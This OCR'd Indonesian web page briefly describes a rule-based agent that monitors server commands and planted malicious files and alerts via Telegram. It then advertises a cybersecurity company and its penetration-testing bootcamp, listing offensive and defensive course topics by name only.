
Untuk menghadapi ancaman ini, mengandalkan pengecekan manual tentu sangat berisiko. Kita memerlukan sistem pertahanan berlapis yang bekerja secara otomatis. Artikel ini akan membahas bagaimana membangun **AI Agen Pemantau Mandiri (Rule-Based AI Engine)** yang ringan untuk mengawasi dua lini pertahanan sekaligus: **Aktivitas Perintah Sistem** dan **Keberadaan Berkas Berbahaya**, lalu melaporkannya secara instan ke Telegram.







Sistem cerdas yang kita bangun bertugas membedah setiap teks perintah yang dieksekusi secara *real-time*. Menggunakan metode pencocokan pola (*pattern recognition*), agen ini akan langsung mengklasifikasikan tingkat bahaya dari tindakan tersebut.

Sebagai contoh, jika penyusup mencoba melakukan pengintaian sistem atau menduplikasi file, AI agen akan langsung menyaring log tersebut, menentukan *Severity Level*-nya (Low, Medium, High, atau Critical), dan mengirimkannya ke Telegram admin.




Mengetahui apa yang diketik oleh peretas saja tidak cukup. Kita juga harus tahu apa yang mereka tinggalkan di dalam server. Sering kali, setelah berhasil masuk, penyusup akan menanam *webshell*, *backdoor*, atau *Trojan* agar mereka bisa kembali kapan saja.




For infrastructure and security monitoring, we utilize various technologies such as Wazuh SIEM, Splunk SIEM, Grafana, Prometheus, Netdata, and Zabbix, along with other observability and monitoring platforms. For container management and Docker-based system orchestration, we also use Docker management interfaces such as Portainer, along with various automation and system management tools.


For backend development, we utilize modern technologies including PHP, Node.js, Next.js, Rust, and other advanced development stacks to build scalable, secure, and high performance platforms.

We operate across multiple technology domains as an IT and technology consultancy and service company, infrastructure and cloud company, cybersecurity company, AI service provider, and software product company.

As a cybersecurity learning platform, we were founded on June 5, 2004. We also operate the largest cybersecurity forum in Indonesia, with more than 129,000 members.

We have extensive experience conducting penetration testing for various companies and have handled a wide range of cybersecurity incident cases. We have proudly served over 5,000 clients, who have consistently provided nearly flawless testimonials, a true testament to the quality, reliability, and trust we deliver.

# X-Code Bootcamp #14 - Penetration Testing & Cyber Security Engineer





Tersedia program magang!  Pemagang akan terjun langsung di Pentest & SOC, menggunakan tools industri modern:. Proxmox, Wazuh SIEM, Splunk SIEM, Grafana, Prometheus, Netdata dan sistem internal milik PT

Bagi peserta yang ingin mendapatkan pengalaman industri nyata yang langsung bisa dimasukkan ke portofolio!

**Jadwal Bootcamp:**
- Mulai Selasa, 11 Agustus 2026 (Senin s.d Kamis)
- 19:30 WIB – selesai.. Zoom Meeting
- Total: 30x pertemuan

**Materi yang Dipelajari:**
Alur Penetration Testing Lengkap: Mulai dari pre-engagement, penyusunan proposal, NDA, kontrak, eksekusi pentest, penyusunan laporan teknis dan non-teknis, hingga komunikasi hasil temuan kepada klien dan manajemen bisnis. Pentest modes: Learn Black-box & Gray-box. Web Exploitation: XSS, LFI, RFI, SQL Injection, Command Injection, Insecure Upload, CSRF, SSRF &

Clickjacking, Race Condition, ClickFix untuk akses reverse shell target (Rekayasa Sosial berbasis CAPTCHA), JWT Exploitation, Popular CMS Core RCE, Web Server RCE, dengan target yang tidak hanya PHP, tapi juga Node.js, serta bypass WAF (XSS & SQLi bypass) dan belajar OWASP Top 10 2025. Broken Authentication & Session Management: XSS Cookie Theft, IDOR, Bypass 2FA, Session Hijacking via MITM, Credential Stuffing, JWT Manipulation, Account Takeover (ATO). API Pentest: Auth bypass, input validation flaws, REST API exploitation. Mobile App Exploitation (Statis & Dynamic). Network & Wireless Pentest: ARP spoofing, bruteforce, sniffing, attack router, DoS, attack IP camera & service exploits, Nessus & Metasploit (scanning kerentanan & eksploitasi otomatis/manual), serta wireless attack (WEP, WPA/WPA2, WPS, Evil Twin, Deauth, Jamming, Bypass Mac Filtering, Sniffing SSID Hidden). Advanced Active Directory Attack Techniques & Identity: Full-Chain Domain Compromise via Lateral Movement and Kerberos Ticket Forgery (Golden Ticket) untuk Persistent Administrative Access, Cross-Domain Escalation, Parent-Child Trust Exploitation, Enterprise Admin Takeover, Cross-Node SID Harvesting (ExtraSID), AD Takeover, Cross-Domain AD, dan FreeIPA Exploitation. Exploit Development & Fuzzing: Buffer Overflow, SEH, SafeSEH, ASLR, DEP/NX bypass, egghunter, jump short, fuzzing & exploitation untuk mengenali bug, eksploitasi, & shellcode execution pada Windows/Linux, serta custom exploit menggunakan Python dan pembuatan shellcode sendiri (Asm) maupun bind/reverse shell dengan msfvenom. Privilege Escalation & Infrastruktur Modern: Kernel, sudo, polkit, misconfig di Linux, Windows, & BSD, Lab: Exploit Chain & Pivoting, serta Container Escape (seperti Docker) beserta update eskalasi hak akses. SIEM, Log Analysis & AI Integration: Instalasi Wazuh, deteksi brute force, serangan web, perubahan sistem, AI for SIEM Wazuh, Monitoring via Bot Telegram & Web Chat AI, serta AI Agentic for Pentest. Malware Analysis: Analisis statis dan dinamis pada malware (Behavioural analysis, Network traffic analysis, Reverse Engineering). Secure Coding, IR & Defensive Engineering: Patch cepat, uji laporan bug bounty, respon insiden real-time, auditctl, acct, deteksi backdoor & rootkit, instalasi & pengujian WAF ModSecurity di Ubuntu 24.04 LTS, Anti-brute-force (Fail2ban), Anti-port-scanner, Firewall (iptables/ufw), PHPMyadmin Honeypot, dan SSH Honeypot. Professional Growth in Cyber Security: STAR interview method, careers in pentesting, red/blue team, GRC, portfolio building, and soft skills for translating tech to business.




**Belajar langsung:** Menjadi:Pentester, SOC Level 1,  SOC Level 2.

**Pendaftaran & Info:**

- WA Admin 1: 0857-2891-7933, - WA Admin 2: 0895-4207-54477